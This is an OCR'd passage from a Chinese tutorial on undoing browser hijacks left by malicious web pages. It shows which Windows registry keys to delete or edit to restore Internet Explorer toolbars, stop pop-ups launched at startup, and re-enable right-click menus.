
3.IE工具栏/菜单栏的恶意修改

中招后如图10。



注意横线部分。这个便是恶意代码对工具栏下的毒手了。要清除画线部分的内容，打开注册表：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\Extensions下，你会看见该主键下次级的主键，如图11。


我画横线的都是HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\Extensions下的次主键，由于从键名不好判断，所以大家得一个个展开看看，比如我展开画了线的第二个主键，可以在右窗口看到如下内容：图12画线的部分都是敏感的内容，由此我们可以推断这个键绝对有问题，一个字：删除！噢，不对是两个字！呵呵~~~~





俗话说斩草就得除根，我们再来到注册表：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Extensions\CmdMapping，如图13。

看着画部分是不是很熟悉呀？对咯，是HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\Extensions下的次主键的名字嘛，呵呵，愣着干吗啊哥们，还不动手？（怎么感觉就像“黑社会”的对白一样？）


我们再来看幅图，图14。








而正常的应该是图15。



显示的应该是"链接"并且有链接菜单，而非"magicdog"。解决此问题，注册表：**HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\Toolbar**下，在右边窗口你应该可以看到敏感的信息，把字符串值"LinksFolderName"的数据改为："链接"即可，如果嫌麻烦可以删除这个主键。

4.每次进入系统后便弹出一个网站的页面



大家先看看常规的注册表启动项：**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion**下，如图16。

画线部分便是启动项的主键了，而以"run"键最常见。一般系统里的各种随机启动的程序都会在这里注册下的，大家对这个主键下的键值要特别注意！比如，若一进入系统便会弹出个WEBSITE的首页，那么在这个键下的某个键值或其数值数据内容应该包含其网站地址，大家删除掉就可以了！

5.右键被屏蔽

这里大家注意我所说的是，在浏览网页时右键被屏蔽而并非当我们在"桌面"上都无法用右键！

打开，注册表：**HKEY_CURRENT_USER\Software\Policies\Microsoft\internetexplorer\restrictions**，右边有个DWPRD值："nobrowsercontextmenu"，删除这个键值，解决问题。

这里我说下，有些时候我们浏览网页发现不能用右键，有些时间却又可以，这个不是我们的问题，而是WEB作者通过Javascript禁止掉了右键功能。

而那种真正屏蔽了系统右键（即无论你在系统内的任何地方都是无法使用右键的，比如在"桌面"）的解决方案如下，注册表键：**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**下，删除名为"noviewcontextmenu"的二进制键值，重启计算机生效！

